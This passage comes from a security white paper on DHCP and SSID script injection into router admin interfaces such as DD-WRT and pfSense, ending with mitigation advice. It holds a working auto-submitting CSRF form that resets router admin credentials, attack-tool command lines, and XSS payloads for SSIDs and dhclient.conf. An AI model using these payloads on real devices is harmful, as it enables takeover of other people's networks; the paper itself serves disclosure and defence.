<input type="hidden" name="security_mode_last" />
<input type="hidden" name="wl_wep_last" />
<input type="hidden" name="filter_mac_value" />
<input type="hidden" name="wl0_security_mode" value="disable" />
</form>
</body>
</html>
```

3. The second script referenced by main.htm (b-csrf.htm) makes a POST request to the "Administration Management" functionality and changes the administrator's credentials. The code is given below and in this case the administrator's user name is set to "ro0t" and the password to "t0or"

```
<html>

<body onload="javascript:document.forms.setup.submit();">

<form name="setup" action="http://192.168.1.1/apply.cgi" method="POST">
      <input type="hidden" name="submit_button" value="Management" />
      <input type="hidden" name="action" value="Apply" />
      <input type="hidden" name="change_action" />
      <input type="hidden" name="submit_type"/>
      <input type="hidden" name="commit" value="1" />
      <input type="hidden" name="PasswdModify" value="0" />
      <input type="hidden" name="remote_mgt_https" />
      <input type="hidden" name="http_enable" value="1" />
      <input type="hidden" name="info_passwd" value="0"/>
      <input type="hidden" name="https_enable" />
      <input type="hidden" name="http_username" value="ro0t" />
      <input type="hidden" name="http_passwd"   value="t0or" />
      <input type="hidden" name="http_passwdConfirm"  value="t0or" />
      <input type="hidden" name="_http_enable"  value="1" />
      <input type="hidden" name="refresh_time"  value="3" />
      <input type="hidden" name="status_auth"  value="1" />
      <input type="hidden" name="maskmac"  value="1" />
      <input type="hidden" name="remote_management"  value="0" />
      <input type="hidden" name="remote_mgt_telnet"  value="0" />
      <input type="hidden" name="boot_wait"  value="off" />
      <input type="hidden" name="cron_enable"  value="1" />
      <input type="hidden" name="cron_jobs" />
      <input type="hidden" name="loopback_enable"  value="1" />
      <input type="hidden" name="nas_enable"  value="1" />
      <input type="hidden" name="resetbutton_enable"  value="1" />
      <input type="hidden" name="zebra_enable"  value="1" />
      <input type="hidden" name="ip_conntrack_max"  value="512" />
      <input type="hidden" name="ip_conntrack_tcp_timeouts"  value="3600" />
      <input type="hidden" name="ip_conntrack_udp_timeouts"  value="120" />
      <input type="hidden" name="overclocking"  value="216" />
      <input type="hidden" name="router_style"  value="elegant" />
```

```
</form>

</body>
</html>
```

At this point the attacker can connect to the targeted wireless network and login to the DD-WRT administrative web interface obtaining full administrative control over the affected system.

It should be noted that this form of attack would alert the users of the affected device since changing the wireless encryption key would make them lose connection to the network and the change of password would restrict their access to the DD-WRT administrative web interface. Nevertheless, the example serves to illustrate the extent of the control a remote attacker would be able to exert by exploiting this technique. Of course, a real attacker would try to be as unobtrusive as possible and so would change configuration settings which would aid the compromise of the device but would not alert the users.

3.2.4 Dependencies

In the examples described in this advisory the attacker would need to be in wireless range of the affected device and the affected DD-WRT device would need to be able to make a remote connection to a web server hosting the CSRF script. Nowadays, antennas are available which can dramatically increase the distance that can exist between an attacker and their target.

It should be noted that an attacker could combine the payloads embedded in multiple SSIDs to perform an attack which did not require a connection to a remote web server. However, in practical terms this would become very complex as it would require all of the malicious SSIDs to be rendered on the vulnerable page in the correct order for the attack to be successfully executed.

It should also be noted that the script used for the SSID AP payloads in the example attack described above have been tested in the Mozilla Firefox web browser and are known to be executed. These have been proved to cause the user’s browser to connect to the attacker’s web server.

3.2.5 Range of Affected Systems

Of the administrative interfaces that were tested during the course of this research roughly 55% were found to be vulnerable to SSID script injection attacks. This indicates a potentially widespread problem exists that could affect a large number of other devices that provide ‘Neighbours Wireless Scan’ functionality via a web interface.

4 Testing Methodology

4.1 DHCP Script Injection Testing

4.1.1 Custom Test Tool

To assist in the testing of DHCP script injection a Python based tool was developed, which uses the Scapy [10] library and allows users to send specially crafted DHCPREQUEST packets to the target DHCP server.

This tool is used via the command line and allows users to specify the attacker's network interface, the target DHCP server and the malicious payload that will be used in the DHCP Options Hostname field of the crafted packed. An example of the tool being used id shown below:-

```
./dhcpattack.py –i eth0 –t 192.168.1.1 –p "<script>alert("Testing")</script>"
```

It should be noted that this tool was developed with the intention of producing an easily used script which would facilitate the testing of script injection in the context of this paper and as such, it should not be regarded as a fully tested software product. Nevertheless, it can be downloaded from the following location [11]

4.1.2 Manual Testing

Manual testing could be easily performed from any common UNIX platform by modifying the "send host-name" field of the dhcp client config file (/etc/dhcp3/dhclient.conf) with the desired script injection (e.g. "<script>alert(123)</script>") as shown in the output below. It should be noted that, by default, this line is commented out.

```
send host-name "<script>alert(123)</script>";
send dhcp-client-identifier 1:0:a0:24:ab:fb:9c;
send dhcp-lease-time 3600;
supersede domain-name "fugue.com home.vix.com";
prepend domain-name-servers 127.0.0.1;
request subnet-mask, broadcast-address, time-offset, routers,
      domain-name, domain-name-servers, host-name;
require subnet-mask, domain-name-servers;
```

The injected code should be executed in the table of active DHCP leases page of the administrative application when the network client interface is restarted (/etc/init.d/networking restart). Restarting the network interface releases the current DHCP lease and requests the new one with the new Hostname. Confirmation of the results will, of course, require access to an instance of the administrative application to check whether the injected code executed after the administrative application rendered the details of the malicious DHCP lease.

4.1.3 Ruby NET::DHCP

The Ruby NET::DHCP [12] classes can be used to perform DHCP Script Injection attacks.

The Ruby NET::DHCP project provides a set of classes to low level handle the specifics of DHCP, allowing DHCP packets to be custom crafted and allowing access to all the fields defined for the protocol.[13]

4.1.4 Scapy

Scapy is an interactive Python framework that allows users to craft packets for a large number of protocols. Its flexibility and capabilities make Scapy a very powerful tool, including the ability to perform DHCP script injection attacks.

4.2 SSID Script Injection Testing

A variety of methods were used to investigate SSID script injection, both automated and manual, and these are outlined below.

4.2.1 Custom Test Tool

A Python based tool was developed in order to assist the testing of SSID script injection on Atheros chipsets [14]. This acted as a wrapper for iwconfig [15] and wlanconfig[16], creating two different wireless interface instances in AP mode with the desired SSIDs.

This tool was operated from the command line and allowed two wireless interface instances to be specified including the target host IP address and the malicious payloads that were used for the SSIDs of the fake APs. An example of the tool in use is given below:-


```
./ssidpattack.py –i ath0 –j ath1 –s "<script>alert(/*" -t "*/)</script>"
```

It should be noted that this tool was developed with the intention of producing an easily used script which would facilitate the testing of script injection in the context of this paper and as such, it should not be regarded as a fully tested software product. Nevertheless, it can be downloaded from the following location [17]

4.2.2 Manual Testing

Manual identification of whether any administrative application is vulnerable to this type of attack simply requires that an AP is set up with the SSID set to the desired script (e.g. "<script>alert(123)</script>") Confirmation of the results will, of course, require access to an instance of the administrative application to check whether the injected code executed after the administrative application scanned for neighbouring APs.

The screenshot below was obtained from a Windows based wireless client which had just scanned for accessible APs. The new AP with a manipulated SSID can be clearly seen:-


Select a network to connect to

Show All

BeBox Security-enabled network

<script>alert(123)</sc... Security-enabled network

SKY99286

Name: <script>alert(123)</script>
Signal Strength: Excellent
Security Type: WPA-PSK
Radio Type: 802.11g
SSID: <script>alert(123)</script>

4.2.3 wlanconfig & iwconfig

These two command line tools can be used to set up fake APs and provide the desired SSID name for Atheros chipsets. The following example illustrates how this can be performed:-

1. Create a wireless interface instance 'ath0' and set it to ap mode

```
wlanconfig ath0 create wlandev wifi0 wlanmode ap bssid
```

2. The AP's SSID is set to a value useful to an attacker (<script>alert(123)</script>)

```
iwconfig ath0 essid \<script\>alert\(123\)\</script\>
```

It should be noted that as this is being implemented via the command line any special shell character which are used in the SSID will have to be escaped (e.g. by use of the '\' character).

5 Recommendations

Administrative web applications frequently operate with high levels of privilege and have access to sensitive information or functionality; however, they can be affected by the same vulnerabilities as any other public web application. Consequently, their security should be treated in the same way as any other application; that is, it should be considered throughout the entire development process and thoroughly tested before deployment in a production environment.

In order to mitigate the risk from the vulnerabilities discussed in this white paper it is important that an application's input parameters should be subject to strict input validation. All input variables should be checked against specific data types with all unauthorised input being rejected. It should also be ensured that that this is applied to all the identified input vectors and not only to those that are directly entered by the user.

An additional layer of protection should also be added by HTML encoding all data that is returned to the user. This would form part of a layered security model that provides greater defence against attacks that bypass input validation. This technique should be applied to all the output vectors and again not only to those that are entered by the user.

Additionally, the application code should prevent CSRF attacks in an appropriate manner; this would reduce the impact of script injection if new attack vectors are discovered. The most effective method for achieving this is to use a one-time dynamic transaction ID for all requests sent to the application.

The use of administrative applications should always be strictly assessed regardless of the environment in which they are to be implemented and policies should be implemented stating the conditions when administrative web interfaces can be deployed. It is important that they are afforded the same precautions and security measures as any other application. However, any security assessment must always consider the powerful functionality that is usually provided by an administrative web interface. This is because these are potentially used to control an organisation's networks, firewalls and wireless devices and therefore are a fundamental part of the security infrastructure.

Special consideration should also be given to command execution scripts. It is recommended that commands should not be executed via web interfaces; however, where this is a business requirement, such functions should be protected with additional layers of security such as secondary authentication. Ensuring that administrative tasks are always performed via the command line significantly mitigates the risk from application level vulnerabilities.

6 Conclusions

Administrative web applications are now commonly used for administering systems and network devices such as routers, firewalls and also used for administering networks by organisations ranging from small businesses through to major enterprises.

However, the security of administrative applications is commonly neglected because they are thought to be used by trusted users in a trusted environment.

Administrative interfaces can be affected by vulnerabilities in just the same way as publicly facing websites can be; however additional attack vectors exist due to their interaction with different services and protocols. Given the functionality and privileges commonly available within administrative tools, the impact of these vulnerabilities can be greatly increased.

During this research a number of software products were identified which are vulnerable to the attacks described in this white paper. Therefore, it is important that increased resources are deployed to identify and resolve these types of issue.

7 References

[1]rfc2131 - Dynamic Host Configuration Protocol
http://www.ietf.org/rfc/rfc2131.txt

[2]D-Link Script Injection Vulnerability
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0615

[3] Advisory: pfSense DHCP Script Injection Vulnerability
http://www.mwrinfosecurity.com/publications/mwri_pfsense-dhcp-script-injection_2008-07-25.pdf

[4]pfSense Open Source Firewall
http://www.pfsense.org/

[5]Top 10 2007-Cross Site Request Forgery
http://www.owasp.org/index.php/Top_10_2007-A5

[6]Demo: pfSense DHCP Script Injection Attack
http://www.mwrinfosecurity.com/publications/pfsense.htm

[7] Advisory: DD-WRT SSID Script Injection Vulnerability
http://www.mwrinfosecurity.com/publications/mwri_dd-wrt-ssid-script-injection_2008-07-24.pdf

[8]DD-WRT
http://www.dd-wrt.com

[9]DD-WRT Supported Devices
http://www.dd-wrt.com/wiki/index.php/Supported_Devices

[10]Scapy
http://www.secdev.org/projects/scapy/

[11]Tool: DHCP Script Injection
http://www.mwrinfosecurity.com/publications/dhcpattack.tar

[12]RubyForge - Net::DHCP
http://rubyforge.org/projects/netdhcp/

[13]usefulfor.com - Net::DHCP
http://usefulfor.com/ruby/2007/11/05/netdhcp/

[14]Atheros
http://atheros.com/

[15]iwconfig

http://man.he.net/man8/iwconfig

[16]iwlanconfig - madwifi.org
http://madwifi.org/

[17]Tool: SSID Script Injection
http://www.mwrinfosecurity.com/publications/ssidattack.tar

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com